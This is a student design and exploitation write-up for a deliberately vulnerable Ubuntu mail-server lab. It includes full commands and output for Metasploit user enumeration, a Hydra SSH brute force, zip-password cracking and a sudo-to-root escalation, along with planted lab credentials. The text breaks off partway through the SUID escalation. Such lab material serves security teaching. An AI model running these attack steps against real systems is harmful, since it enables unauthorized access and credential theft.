Vulnerable Virtual Machine Design and Write-Up

Natnael Solomon Fantu, Elizaveta Lapiga,
Chiara Menghini, Alessio Scanu

April 30th 2024

Introduction

We have designed a virtual machine that simulates a real-world scenario where an email server belongs to a company named Apple. The company places a high priority on software updates; however, their IT staff and system administrators lack focus on security. Consequently, numerous security misconfigurations persist despite the software being up-to-date. These vulnerabilities could potentially be exploited by a cyber attacker to gain unauthorized access and escalate their privileges within the network.

1 Services and Functionalities

The following services and functionalities are currently operational on the Ubuntu Server 20.04 that we have created:

- OpenSSH
- Postfix
- Maildir

2 Local User Access

2.1 Easy Local Access

2.1.1 Implementation Background


Recently, the server underwent maintenance, during which an IT service intern was responsible for purging the system of all test accounts. However, he neglected to delete a *guest* user account that had been set up for testing purposes, which had an identical password to its username.

2.1.2 Exploitation

Easy - Weak credentials


This vulnerability can be exploited as follows:

1. Identify the target system IP address of the machine you want to have access to.
2. After finding out the IP address, the next step is to perform an *nmap* discovery to find the open ports and linked services.




```
┌─[parrot@parrot]─[~]
└──╼ $nmap -p- 10.0.0.1
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-20 10:27 BST
Nmap scan report for 10.0.0.1
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
25/tcp open  smtp
```

3. Discover that port 22 is open and the SSH service is active.
4. Attempt to login using the *scanner/ssh/ssh_login* module in Metasploit, designed to test SSH servers for weak credentials. As part of Metasploit module functionality, it includes trying the username as password (i.e. *guest* - *guest*), utilizing commonly used credentials for authentication.
5. Run on the terminal *ssh guest@ip_address* and enter the password to successfully access the *guest* account.



```
┌─[✗]─[parrot@parrot]─[~]
└──╼ $ssh guest@10.0.0.1
guest@10.0.0.1's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-176-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

6. After gaining the access, it is possible to list and see the files stored inside.



```
guest@server:~$ ls
credentials.txt
guest@server:~$
```

2.2 Intermediate Local Access


2.2.1 Implementation Background

The company was in the process of transitioning to a new educational platform for its employees. Throughout this transition, new hires were unable to access courses on cybersecurity fundamentals, including lessons on creating strong passwords. During the routine monthly credentials audit, the IT service department identified that some employees were utilizing weak passwords. Despite this discovery, there was insufficient time to enforce a company-wide password update. Additionally, the absence of a defined company policy regarding username formats compounded the issue. Many usernames, created by newly recruited IT service staff, were simple enough to be located in various publicly available wordlists, further exacerbating security vulnerabilities.

2.2.2 Exploitation


Intermediate - SMTP enumeration and Hydra brute-force attack

1. The installation of SecList is required to obtain the necessary files for this exploitation.
2. Run Metasploit *scanner/smtp/smtp_enum* module for SMTP enumeration and set the correct parameters for RHOST, RPORT and USER_FILE.




```
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> set RHOSTS 10.0.0.1
RHOSTS => 10.0.0.1
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> set RPORT 25
RPORT => 25
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> set USER_FILE /home/parrot/
Desktop/SecLists/Usernames/xato-net-10-million-usernames.txt
USER_FILE => /home/parrot/Desktop/SecLists/Usernames/xato-net-10-million-usernames.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/smtp/smtp_enum) >> run
```

3. After the module completes its execution, it will display a list of usernames found on the server.




```
[*] 10.0.0.1:25          - 10.0.0.1:25 Banner: 220 server.uniroma1.it ESMTP Postfix (Ubuntu)
[+] 10.0.0.1:25          - 10.0.0.1:25 Users found: gianni, guest, lorenzo
[*] 10.0.0.1:25          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

4. After retrieving usernames, it is possible to run Hydra tool for the user *gianni*.



```
┌─[parrot@parrot]─[~]
└──╼ $hydra -l gianni -P /usr/share/wordlists/rockyou.txt ssh://10.0.0.1 -t 8
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-22 15:22:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
 from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344399 login tries (l:1/p:14344399)
, ~1793050 tries per task
[DATA] attacking ssh://10.0.0.1:22/
```

5. The brute force attack, successfully executed by Hydra, reveals a vulnerable credential for the user *gianni*.



```
[22][ssh] host: 10.0.0.1   login: gianni   password: torchwood
[STATUS] attack finished for 10.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-22 16:08:10
```

2.3 Hard Local Access


2.3.1 Implementation Background

Gianni, a new employee, received his initial assignment from Pietro through email. Pietro included an archive file containing all company database credentials. However, he mistakenly attached a screenshot of his own new credentials.

2.3.2 Exploitation


Hard - Data Compromise

1. After gaining the local access of *gianni*'s account, it is feasible to access his emails.
2. Among all of emails there is an email with information regarding the first task assigned to Gianni as an employee.



```
gianni@server:~/Maildir/new$ cat 20240415113600.eml
Return-Path: <spadacinop@apple.it>
Received: by mailserver.apple.it
Date: 2024-04-15 11:36:00
From: spadacinop@apple.it
To: gianni@apple.it
Subject: Internal project
Content-Type: text/plain; charset="UTF-8"

Dear Gianni,

I hope this message finds you well and that you are settling into your new role smoothly. As p
art of your initial assignments, I would like to task you with a critical responsibility that
involves handling sensitive information.

Task Overview:
We require a comprehensive check of all credentials that have been recently downloaded from ou
r secure database. The objective is to verify the current validity of these credentials and co
mpile a detailed report on your findings.
```


3. One of the email contains attached archive that was accidentally included by Pietro.



```
Content-Type: application/  zip; name="dbcredentials.zip"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="dbcredentials.zip"
```


UEsDBAoAAAAAAMyKk1gAAAAAAAAAAAAAAAAWABwARGVza3RvcC9kYmNyZWRlbnRpYWxzL1VUCQAD
MIwiZvyMImZ1eAsAAQToAwAABOgDAABQSwMEFAAJAAgAzIqTWGe/yt2UBgAA1gsAACQAHABEZXNr
dG9wL2RiY3JlZGVudGlhbHMvMTcwNDIwMjQwOS50eHRVVAkAAzCMImZQjSJmdXgLAAEE6AMAAATo
AwAAsEyntj6NnjrXPiExJfbbQ8IWqiJt97eAj9Y10H8rJCTJeQUmJbLgngUo/fcVQ3qFmlQtRajX
igFaIho7UHGK2DHhsZwHTwVlMNxz3kWyW6YYqWGtBsLEHawTY8m/EICxGolMU5CKHcnrLke5apXX

4. Since the attachment is encoded in base64, it is not possible to extract information directly. Therefore, it is necessary to use SFTP to retrieve the data.




```
┌─[parrot@parrot]─[~]
└──╼ $sftp gianni@10.0.0.1
gianni@10.0.0.1's password:
Connected to 10.0.0.1.
sftp> get Maildir/new/20240415113600.eml
Fetching /home/gianni/Maildir/new/20240415113600.eml to 20240415113600.eml
/home/gianni/Maildir/new/20240415113600.eml   100%  847KB  12.3MB/s   00:00
```

5. After saving the attachment in a text file, you'll need to decode it since it is encoded in base64. The following command will perform the decoding:




```
┌─[parrot@parrot]─[~]
└──╼ $base64 --decode email_attachment.txt > decoded_data.zip
```

6. Following the acquisition of the file, the next step is to access the data. However, the entry to the data is restricted and requires a password.




```
┌─[parrot@parrot]─[~]
└──╼ $unzip decoded_data.zip -d /home/parrot/
Archive:  decoded_data.zip
[decoded_data.zip] Desktop/dbcredentials/1704202409.txt password:
```

7. By using the *fcrackzip* tool the password to access the archive can be easily found. That will grant the access to the archive, filled with credentials.



```
┌─[parrot@parrot]─[~]
└──╼ $fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt decoded_data.zip


PASSWORD FOUND!!!!: pw == password
```

8. After accessing the archive it is possible to find the credential of Pietro's account.



IT_SERVICE.NEW_CREDENTIALS

IT Service <it_service@apple.it>
to: spadaccinop

Hi, Pietro.

We have recovered your account. Here is your new credentials for access:

username: pietrotmp
password: a5t6wZB0kKfq4Af

Please change your password as soon as you will get in the system.

Best regards,
IT service

3 Privilege Escalation

3.1 Easy privilege Escalation


3.1.1 Implementation Background

Certain members of the IT service team are required to access the server via an SSH connection. The default shell available for SSH connections on the server is */bin/sh*. To facilitate a more efficient working environment, the company has equipped each employee with a specific shell, known as *fish*, which is recognized for its interactivity and user-friendliness. In the course of configuring employee accounts on the server, the company granted specific privileges to test accounts, including *guest* user.

3.1.2 Exploitation

Easy - SUDO misconfiguration


1. Once Local Access of the *guest* account is obtained, the initial step is to identify the commands that the guest is authorized to execute with elevated privileges. This can be achieved by running the command *sudo -l*, which can be executed without a password.



```
guest@server:~$ sudo -l
Matching Defaults entries for guest on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin\:/snap/bin

User guest may run the following commands on server:
    (ALL) NOPASSWD: /etc/bin/sudo -l, /usr/bin/fish
```

2. After successfully running the previous command, it is possible to run *sudo fish*. It will

grant the access to the *root* shell.



```
guest@server:~$ sudo fish
Welcome to fish, the friendly interactive shell
Type `help` for instructions on how to use fish
root@server /h/guest#
```

3.2 Intermediate privilege Escalation

3.2.1 Implementation Background


As previously mentioned, the company was undergoing a transition to a new educational platform for its employees. The newly appointed director of the company had not received cybersecurity training at his previous place of employment. Due to this lack of awareness, he employed his date of birth as his password.

3.2.2 Exploitation

Intermediate - Footprinting


For this vulnerability is required to do some footprinting of the company, in particular for the boss Giuseppe Mandragora.

1. After gaining the local access of *gianni*, it's feasible to access his emails.




```
gianni@server:~$ ls
Maildir
```

2. Within the directory, there are numerous emails, one of which holds the concern of the security of the passwords.




```
Date: 2024-04-15 10:30:00
From: security@apple.it
To: gianni@apple.it
Subject: Security Notification
Content-Type: text/plain; charset="UTF-8"

Dear colleagues,

We are committed to maintaining the highest level of security for all our users.
Recently, our security team has detected a trend of weak passwords among some acc
ounts, including those containing personal data, which do not meet our security s
tandards.

Please ensure your new password:

1. Is at least 12 characters long.
2. Includes a mix of uppercase and lowercase letters, numbers, and symbols.
3. Does not contain personal information such as your name, birthday, or address.

Your safety is our priority. Thank you for your understanding.

Stay safe,
Security department
```

3. Another email contains a message welcoming Gianni and directing him to join Giuseppe Mandragora's repository.



```
gianni@server:~/Maildir/new$ cat 20240415122000.eml
Return-Path: <gianni@apple.it>
Received: by mailserver.apple.it
Date: 2024-04-15 12:20:00
From: gianni@apple.it
To: giuseppemandragora@apple.it
Subject: Welcome to our team
Content-Type: text/plain; charset="UTF-8"

We are thrilled to have you on our team! Let's achieve great things together. Please
 familiarize yourself with your team members and project details. Welcome aboard, an
d best wishes for a successful journey with us. Don't forget to join my repository!

Kind regards,

Giuseppe Mandragora,
Director of Apple company
```

4. By gaining these informations, the next step is looking at the repository that the boss is talking about `https://github.com/giuseppemandragora`



giuseppemandragora
giuseppemandragora

Hi, I am director of Apple. I was born in Milan on 25.10.1969. I have a degree in computer science in Politecnico di Milano.

Joined last week

5. While examining the page, it is possible to acknowledge personal information; It is notable that Giuseppe Mandragora's birthday is listed and is also used as the password for the account.

3.3 Hard privilege Escalation

3.3.1 Implementation Background (SUID)

Pietro serves as the file system manager for a server, primarily ensuring the proper functioning of the email server in terms of storage and email processing. To facilitate this, Pietro utilizes an executable binary named 'list'. This binary is capable of performing several tasks:
1. It counts the total number of characters, words, and lines in a file.
2. It enumerates the total number of entries, regular files, sub-directories, and symbolic links within a specified directory.
3. It allows the results of these operations to be saved to a file.
Given the requirement for Pietro to access files and directories that may be owned by other users, where he would not typically have the necessary privileges, the company has decided to configure the 'list' executable with the Set User ID (SUID) bit. This configuration permits the 'list' binary to operate with the file access permissions of the file's owner, rather than those of the user running the binary. This enhancement enables Pietro to gather necessary information from files and directories irrespective of their ownership.

3.3.2 Implementation Background (SSH)


The company is undertaking upgrades to the hardware within the organization, which includes configuring SSH keys for enhanced security. As part of this process, a public and a private key for the *root* user were created. The public key was placed in the *authorized keys* file, and the private key was entrusted to the administrator. This arrangement allows the administrator to access the company server via an SSH connection from his personal computer. Additionally, to maximize work efficiency, the company has disabled the password for the SSH *root* connection, operating under the assumption that only the holder of the private key can gain access. However, during the setup of these security measures, the company inadvertently failed to restrict read access to the public, private, and authorized keys files.

3.3.3 Exploitation

Hard - SSH Key Vulnerabilities and binary SUID


1. After successfully exploiting the Local Access of Pietrotmp vulnerability and gaining access as the user Pietrotmp, the first observation is an executable binary file named list. Notably, this file is configured with the SUID bit set, indicating special permission settings are in place. Given that the file is owned by *root*, we can execute it with *root* permissions.

